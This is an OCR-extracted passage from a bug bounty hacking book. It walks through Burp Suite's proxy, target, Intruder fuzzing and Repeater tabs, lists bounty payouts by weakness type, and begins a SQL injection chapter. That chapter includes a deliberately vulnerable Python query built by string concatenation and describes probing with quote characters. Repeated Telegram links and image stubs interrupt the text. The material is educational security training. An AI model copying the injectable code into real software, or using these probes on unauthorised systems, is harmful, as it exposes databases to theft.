This is extremely powerful and has directly led me to finding vulnerabilities. For example I may search for the word “url=” this should show me all requests which have the parameter URL in it, I can then test for Server Side Request Forgery (SSRF) or open redirect vulnerabilities. I might also search for the header “Access-Control-Allow-Origin” or the“callback=” GET parameter when testing for Same Origin Policy (SOP) bypasses. These are just some examples, your query will change depending on what you're looking for but you can find all kinds of interesting leads. Also don't worry if you don't know what SSRF or SOP bypass means these attacks will be discussed in the upcoming chapters.


Burps proxy tab is where you will spend most of your time so make sure you are familiar with it. Any traffic that is sent by your browser will be shown in the HTTP history tab just

https://t.me/learningnets

make sure you have intercept turned off so that you don’t have to manually forward each request.

Target


I generally don't find myself in the target section of burp suite but I think it's still important to know what it is. The “Site Map” sub tab organizes each request seen by the proxy and build a site map as shown below:



As you can see in the above image a site map is built which easily allows us to view requests from a specific target. This becomes fairly useful when hitting an undocumented API endpoint as this view allows you to build a picture of the possible

https://t.me/learningnets

endpoints. You can also view the HTTP requests in this tab, clicking on a folder in the sitemap will only show requests from that path.




In addition to the “Site Map” tab there is a “Scope” tab. I almost never use this but if you want to define the scope of your target this will limit burps scans to only the domains in scope.

https://t.me/learningnets


Intruder

If you're doing any fuzzing or brute forcing with Burp you're probably doing it in the “intruder” tab. When you find an interesting request right click it then click “Send to Intruder”, this will send your requests to the intruder tab as shown below:




Go to the intruder tab and you should see something like this:

https://t.me/learningnets



Now click the “Clear” button to reset everything. Now from here your steps vary depending on what you're trying to do, but suppose we are trying to do some parameter fuzzing. One of the first things we need to do is select the value we are trying to modify. This can be done by highlighting the value and pressing the “Add” button as shown below:

https://t.me/learningnets



As you can see above we are selecting the “cb” parameter value. Since we are attempting to do parameter fuzzing this is the value that will be replaced with our fuzzing payloads.


You may have also noticed the “Attack type” drop down menu is set to “Sniper”, there are four different attack types which are described in the table below:

Sniper	Uses a single payload list; Replaces one position at a time;
Battering ram	Uses a single payload list; Replaces all positions at the same time;

https://t.me/learningnets

Pitchfork	Each position has a corresponding payload list; So if there are two positions to be modified they each get their own payload list.
Cluster Bomb	Uses each payload list and tires different combinations for each position.

Once you have selected your attack type and the value to be modified click on the “Payloads” sub tab as shown below:




https://t.me/learningnets

Here we want to select our payload type and the payload list. There are numerous payload types but i'm going to keep it on the default one, feel free to play around with the others. As for my payload list we want a list of fuzzing values. For this example im just going to use the default lists that comes with Burp but there are some other good lists on SecLists:


- https://github.com/danielmiessler/SecLists/tree/master/Fuzzing

Now to use Burps pre defined list just click the “Add from list” drop down menu and select one:



Now that you have your fuzzing list imported all that you have to do is press “Start attack”.

https://t.me/learningnets



As shown above after hitting the “Start attack” button a popup will appear and you will see your payloads being launched. The next step is to inspect the HTTP responses to determine if there is anything suspicious.


Intruder is great for brute forcing, fuzzing, and other things of that nature. However, most professionals don't use intruder, they use a plugin called “Turbo Intruder”. If you

https://t.me/learningnets


don't know what “Turber Intruder” is, it's intruder on steroids, it hits a whole lot harder and a whole lot faster. This plugin will be discussed more in the plugins section.

Repeater

In my opinion this is one of the most useful tabs in Burp. If you want to modify and replay and request you do it in the repeater tab. Similar to Intruder if you right click a request and click “Send to Repeater” it will go to the repeater tab.



Once the request is sent to the Repeater tab you will see something like this:



One this tab you can modify the request to test for vulnerabilities and security misconfigurations. Once the request is modified you can hit the Send button to send the request. The HTTP response will be shown in the Response window. You might have noticed that at the top there are a bunch of different tabs with numbers on them. By default every request you send to the repeater will be assigned a number. Whenever I find something interesting I change this value so I can easily find it later, that's why one of the tabs is labeled SSRF,it’s a quick easy way to keep a record of things.

Conclusion

Burp Suite is the one tool every bug bounty hunter needs in their arsenal. If you’re doing a deep dive on a target application Burp is the only tool you need. It has a vast amount

https://t.me/learningnets

of plugins to aid in the identification and exploitation of bugs but its real power comes from allowing attackers the ability to inspect and manipulate raw HTTP requests. Once you learn the basics of Burp you can pull off the vast majority of your hacks using the tool.

https://t.me/learningnets

Basic Hacking OWASP

Introduction

I started off as a penetration tester specializing in web application and when I started doing bug bounties my skills carried over 100%. Legit 80% of the attacks you pull off are going to be against a web application. After all, in today's world the vast majority of a company's public facing assets are web applications. For this reason alone you MUST learn web application hacking if you want to be successful and there is no better place to start than the OWASP top 10. If all you got out of this book was learning how to exploit these basic web vulnerabilities you will be able to find bugs all day.

TOTAL BOUNTY AMOUNT BY WEAKNESS TYPE

	Weakness Type	Bounties Total Financial Rewards Amount	YOY % Chage
1	XSS	$4,211,006	26%
2	Improper Access Control - Generic	$4,013,316	134%
3	Information Disclosure	$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	$2,264,833	70%
6	Privilege Escalation	$2,017,592	48%
7	SQL Injection	$1,437,341	40%
8	Improper Authentication - Generic	$1,371,863	36%
9	Code Injection	$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	$662,751	-34%

https://t.me/learningnets

SQL Injection(SQLI)

Introduction

SQL Injection (SQL) is a classic vulnerability that doesn't seem to be going anywhere. This vulnerability can be exploited to dump the contents of an applications database. Databases typically hold sensitive information such as usernames and passwords so gaining access to this is basically game over. The most popular database is MySQL but you will run into others such as MSSQL, PostgreSQL, Oracle, and more.

```
1
2   user_supplied_input = requests.get("user_supplied_input")
3   query = "select id from vuln_table where vuln = " + user_supplied_input
4   cursor = db.cursor()
5   cursor.execute(query, ( ip,))
6   results = cursor.fetchall()
7   cursor.close()
```

The main cause of SQL injection is string concatenation as shown in the above code snippet. One line three the application is concatenating user supplied input with the sql query, if you ever see this you know you have sql injection. The reason why this is so dangerous is because we can append additional sql queries to the current query. This would allow an attacker to query anything they want from the database without restrictions.


MySql

The two most common types of sql injection are union based and error based. Union based sql injection uses the "UNION" sql operator to combine the results of two or more

https://t.me/learningnets

“SELECT” statements into a single result. Error based sql injection utilizes the errors thrown by the sql server to extract information.

Typically when I'm looking for this vulnerability I'll throw a bunch of double and single quotes everywhere until I see the famous error message.



As you can see in the first image appending a single quote to the “cat” variable value throws an sql error. Look at the two error messages and notice how they are different. Note that “%27” is the same as a single quote, it's just url encoded.

